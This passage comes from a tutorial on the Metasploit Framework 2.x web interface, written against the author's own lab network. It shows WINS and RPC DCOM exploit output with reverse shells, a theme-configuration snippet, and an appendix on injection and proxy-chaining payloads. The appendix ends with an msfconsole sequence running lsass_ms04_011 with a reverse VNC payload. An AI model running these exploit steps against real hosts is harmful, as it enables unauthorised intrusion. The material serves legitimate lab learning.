


Figure 19. MSF Web Interface WINS exploit with VNC console


```

Metasploit Courtesy Shell (TM)
TCP vmwin2kadvsrv:daytime vmwin2kadvsrv:0 LISTENING
TCP vmwin2kadvsrv:gotd vmwin2kadvsrv:0 LISTENING
TCP vmwin2kadvsrv:chargen vmwin2kadvsrv:0 LISTENING
TCP vmwin2kadvsrv:ftp vmwin2kadvsrv:0 LISTENING
TCP vmwin2kadvsrv:smtp vmwin2kadvsrv:0 LISTENING
TCP vmwin2kadvsrv:nameserver vmwin2kadvsrv:0 LISTENING
TCP vmwin2kadvsrv:domain vmwin2kadvsrv:0 LISTENING
TCP vmwin2kadvsrv:http vmwin2kadvsrv:0 LISTENING
TCP vmwin2kadvsrv:epmap vmwin2kadvsrv:0 LISTENING
TCP vmwin2kadvsrv:https vmwin2kadvsrv:0 LISTENING
TCP vmwin2kadvsrv:microsoft-ds vmwin2kadvsrv:0 LISTENING
TCP vmwin2kadvsrv:printer vmwin2kadvsrv:0 LISTENING
TCP vmwin2kadvsrv:548 vmwin2kadvsrv:0 LISTENING
TCP vmwin2kadvsrv:1025 vmwin2kadvsrv:0 LISTENING
TCP vmwin2kadvsrv:1026 vmwin2kadvsrv:0 LISTENING
TCP vmwin2kadvsrv:1030 vmwin2kadvsrv:0 LISTENING
TCP vmwin2kadvsrv:1034 vmwin2kadvsrv:0 LISTENING
TCP vmwin2kadvsrv:1035 vmwin2kadvsrv:0 LISTENING
TCP vmwin2kadvsrv:1038 vmwin2kadvsrv:0 LISTENING
TCP vmwin2kadvsrv:1040 vmwin2kadvsrv:0 LISTENING
TCP vmwin2kadvsrv:3372 vmwin2kadvsrv:0 LISTENING
TCP vmwin2kadvsrv:9994 vmwin2kadvsrv:0 LISTENING
TCP vmwin2kadvsrv:nameserver 192.168.0.101:3474 CLOSE_WAIT
TCP vmwin2kadvsrv:nethios-ssn vmwin2kadvsrv:0 LISTENING
TCP vmwin2kadvsrv:1040 192.168.0.101:4321 ESTABLISHED
UDP vmwin2kadvsrv:echo **:*
UDP vmwin2kadvsrv:discard **:*
UDP vmwin2kadvsrv:daytime **:*
UDP vmwin2kadvsrv:gotd **:*
UDP vmwin2kadvsrv:chargen **:*
UDP vmwin2kadvsrv:nameserver **:*
UDP vmwin2kadvsrv:bootpc **:*
UDP vmwin2kadvsrv:epmap **:*
UDP vmwin2kadvsrv:snmp **:*
UDP vmwin2kadvsrv:microsoft-ds **:*
UDP vmwin2kadvsrv:1029 **:*
UDP vmwin2kadvsrv:1033 **:*
UDP vmwin2kadvsrv:1036 **:*
UDP vmwin2kadvsrv:1037 **:*

```

Figure 21. MSF Web Interface WINS exploit netstat –a showing connection in on 42 and out on 1040

I also ran the RPC DCOM exploit against the Windows 2003 Domain Controller on my test network.



EXPLOITS	PAYLOADS	SESSIONS
----------	----------	----------

Processing exploit request (Microsoft RPC DCOM MSO3-026)...
Using payload: win32_reverse_vncinject

Exploit Output

```

[*] Starting Reverse Handler.
[*] Connected to REMACT with group ID 0x4d4d
[*] Got connection from 192.168.0.100:4321 <-> 192.168.0.103:2016
[*] Shell started on session 1

```

Figure 22. MSF Web Interface RPC DCOM against Windows 2003 Server




Figure 23. MSF Web Interface VNC console from Windows 2003 Server

Changing the MSF Web Interface's Theme

Changing the theme of the web interface. The interface also comes in black. To change the theme go to C:\Program Files\Metasploit Framework\home\framework or wherever you installed MSF. Now open the msweb file with a text editor (notepad or wordpad) and change the theme value:

```
#!/usr/bin/perl
#####

##
# Name: msfweb
# Author: H D Moore <hdm [at] metasploit.com>
# Version: $Revision: 1.106 $
# Description: Web interface to the Metasploit Exploit Framework
# License:
#
# This file is part of the Metasploit Exploit Framework
# and is subject to the same licenses and copyrights as
# the rest of this package.
#
##
---snip
# Configuration defaults...
my %config =
(
    'BindAddr' => '127.0.0.1',
    'BindPort' => 55555,
    'LogFile' => '-',

```



```

'LogLevel' => 0,
'Reload'   => 0,
'Theme'   => 'gblack',
'ThemeDir' => "$RealBin/data/msfweb/themes",
'IconDir'  => "$RealBin/data/msfweb/icons",
'CacheDir' => $ui->_DotMsfDir. "/msfweb",
'Defanged' => 0,
);

```

The MSF Web Interface themes are stored in:

C:\Program Files\Metasploit Framework\home\framework\data\msfweb\themes

So if you want you can design you own theme you can. Just add to/change the CSS file in the folder to suit your desires.

After you change your theme value, in this case to use the black theme, it should look like the one below:




Figure 24. MSF Web Interface with black theme

Things I Learned Along the Way

Here is some stuff I learned along the way messing with the MSFWeb Interface. First, you don't need to set up your own netcat shell to listen for the returning shell. Second, it doesn't seem to matter what port you put in for your LPORT option you will get some random port back (v2.0). Third, if you are using VMware make sure you ping the target and it's up and running and verify IP addresses. Fourth, the MSF Web Interface was pretty CPU intensive on my laptop and was causing things to run very slowly. If things aren't working check to make sure your CPU isn't maxed out from perl.exe. Lastly, have some patience and if you know the box should be vulnerable try the vulnerability test again or just launch the exploit anyway. If it fails you might just need to reboot the VM because something got hung up along the way, especially if you get an "exploit in progress error" from the MSFWeb Interface or if it times out.

References

The Metasploit Homepage: <http://www.metasploit.com/index.html> &
The Framework FAQ page:
<http://www.metasploit.com/projects/Framework/documentation.html>
The Hacking Exposed Windows 2000 book
The great people at www.learnsecurityonline.com
Caffeine, a little brain power, & a lot of patience

About the Author

JohnnyRockett wrote this.

Feel free to email comments, suggestions, & flames on the tutorial to him at [johnnyrockett\[at\]learnsecurityonline\[dot\]com](mailto:johnnyrockett[at]learnsecurityonline[dot]com)

Appendix A: Payload Explanations

Appendix A taken from MSF Crash Course v2.2

InlineEgg Python Payloads

The InlineEgg library is a Python class for dynamically generating small assembly language programs. The most common use of this library is to quickly create advanced exploit payloads. This library was developed by Gera for use with Core ST's Impact product. Core has released this library to the public under a non-commercial license.

The Metasploit Framework supports InlineEgg payloads through the ExternalPayload module interface; this allows transparent support if the Python scripting language is installed. To enable the InlineEgg payloads, the **EnablePython** environment variable must be set to non-zero value. This change was made version 2.2 to speed up the module reload process.

This release includes InlineEgg examples for Linux, BSD, and Windows. The Linux examples are `linx86_reverse_ie`, `linux86_bind_ie`, and `linux86_reverse_xor`. These payloads can be selected and used in the same way as any other payload. The payload contents are dynamically generated by the Python scripts in the `payloads/external` subdirectory. The BSD payloads function almost exactly the same as their Linux counterparts.

The Windows InlineEgg example is named `win32_reverse_stg_ie` and works in a slightly different fashion. This payload has an option named **IEGG**, this option specifies the path to the InlineEgg Python script that contains your final payload. This is a staged payload; the first stage is a standard reverse connect, the second stage sends the address of `GetProcAddress` and `LoadLibraryA` over the connection, and the third stage is generated locally and sent across the network. An example InlineEgg script is included in the `payloads/external` subdirectory, called `'win32_stg_winexec.py'`. For more information about InlineEgg, please see Gera's web site, located at:

<http://community.corest.com/~gera/ProgrammingPearls/InlineEgg.html>

Impurity ELF Injection

Impurity was a concept developed by Alexander Cuttergo that described a method of loading and executing a new ELF executable in-memory. This technique allows for arbitrarily complex payloads to be written in standard C, the only requirement is a special loader payload. The Framework includes a Linux loader for Impurity executables, the payload is named **linx86_reverse_impurity** and requires the **PEXEC** option to be set to the path of the executable. Impurity executables must be compiled in a specific way, please see the documentation in the `src/shellcode/linux/impurity` subdirectory for more information about this process. The included "shelldemo" application in the `data` subdirectory allows you to list, access, read, write, and open file handles in the exploited process. The original mailing list post is archived online at:

<http://archives.neohapsis.com/archives/vuln-dev/2003-q4/0006.html>

Chainable Proxies

The Framework includes transparent support for TCP proxies, this release has handler routines for HTTP CONNECT and SOCKSv4 servers. To use a proxy

with a given exploit, the **Proxies** environment variable needs to be set. The value of this variable is a comma-separated list of proxy servers, where each server is in the format type:host:port. The type values are 'http' for HTTP CONNECT and 'socks4' for SOCKS v4. The proxy chain can be of any length; testing shows that the system was stable with over five hundred SOCKS and HTTP proxies configured randomly in a chain. The proxy chain only masks the exploit request, the automatic connection to the payload is not relayed through the proxy chain at this time.

Win32 UploadExec Payloads

Although Unix systems normally include all of the tools you need postexploitation, Windows systems are notoriously lacking in a decent command line tool kit. The UploadExec payloads included in this release allow you to simultaneously exploit a Windows system, upload your favorite tool, and execute it, all across the payload socket connection. When combined with a self extracting rootkit or scripting language interpreter (perl.exe!), this can be a very powerful feature.

Win32 DLL Injection Payloads

Version 2.2 of the Framework includes a staged payload that is capable of injecting a custom DLL into memory in combination with any Win32 exploit. This payload will not result in any files being written to disk; the DLL is loaded directly into memory and is started as a new thread in the exploited process. This payload was developed by Jarkko Turkulainen and Matt Miller and is one of the most powerful post-exploitation techniques developed to date. To create a DLL which can be used with this payload, use the development environment of choice and build a standard Win32 DLL. This DLL should export a function called Init which takes a single argument, an integer value which contains the socket descriptor of the payload connection. The Init function becomes the entry point for the new thread in the exploited process. When processing is complete, it should return and allow the loader stub to exit the process according to the **EXITFUNC** environment variable. If you would like to write your own DLL payloads, refer to the src/shellcode/win32/dllinject directory in the Framework.

VNC Server DLL Injection

One of the first DLL injection payloads developed was a customized VNC server. This server was written by Matt Miller and based on the RealVNC source code. Additional modifications were made to allow the server to work with exploited, non-interactive network services. This payload allows you to immediately access the desktop of an exploited system using almost any Win32 exploit. The DLL is loaded into the remote process using any of the staged loader systems, started up as a new thread in the exploited process, and then listens for VNC client requests on the same socket used to load the DLL. The Framework simply listens on a local socket for a VNC client and proxies data across the payload connection to the server.

The VNC server will attempt to obtain full access to the current interactive desktop. If the first attempt fails, it will call RevertToSelf() and then try the attempt again. If it still fails to obtain full access to this desktop, it will fall back to a read-only mode. In read-only mode, the Framework user can view the contents of the desktop, but not interact with it. If full access was obtained, the VNC server will spawn a command shell on the desktop with the privileges of the exploited service. This is useful in situations where an unprivileged user is on the

interactive desktop, but the exploited service is running with System privileges.

If there is no interactive user logged into the system or the screen has been locked, the command shell can be used to launch explorer.exe anyways. This can result in some very confused users when the logon screen also has a start menu. If the interactive desktop is changed, either through someone logging into the system or locking the screen, the VNC server will disconnect the client. Future versions may attempt to follow a desktop switch.

To use the VNC injection payloads, specify the full path to the VNC server as the value of the **DLL** option. The VNC server can be found in the data subdirectory of the Framework installation and is named 'vncdll.dll'. The source code of the DLL can be found in the src/shellcode/win32/dllinject/vncinject subdirectory of the Framework installation.

```
msf > use lsass_ms04_011
msf lsass_ms04_011 > set RHOST some.vuln.host
RHOST -> some.vuln.host
msf lsass_ms04_011 > set PAYLOAD win32_reverse_vncinject
PAYLOAD -> win32_reverse_vncinject
msf lsass_ms04_011(win32_reverse_vncinject) > set LHOST your.own.ip
LHOST -> your.own.ip
msf lsass_ms04_011(win32_reverse_vncinject) > set LPORT 4321
LPORT -> 4321
msf lsass_ms04_011(win32_reverse_vncinject) > exploit
```

If the "vncviewer" application is in your path and the AUTOVNC option has been set (it is by default), the Framework will automatically open the VNC desktop. If you would like to connect to the desktop manually, **set AUTOVNC 0**, then use vncviewer to connect to 127.0.0.1 on port 5900.

Appendix A taken from MSF Crash Course v2.2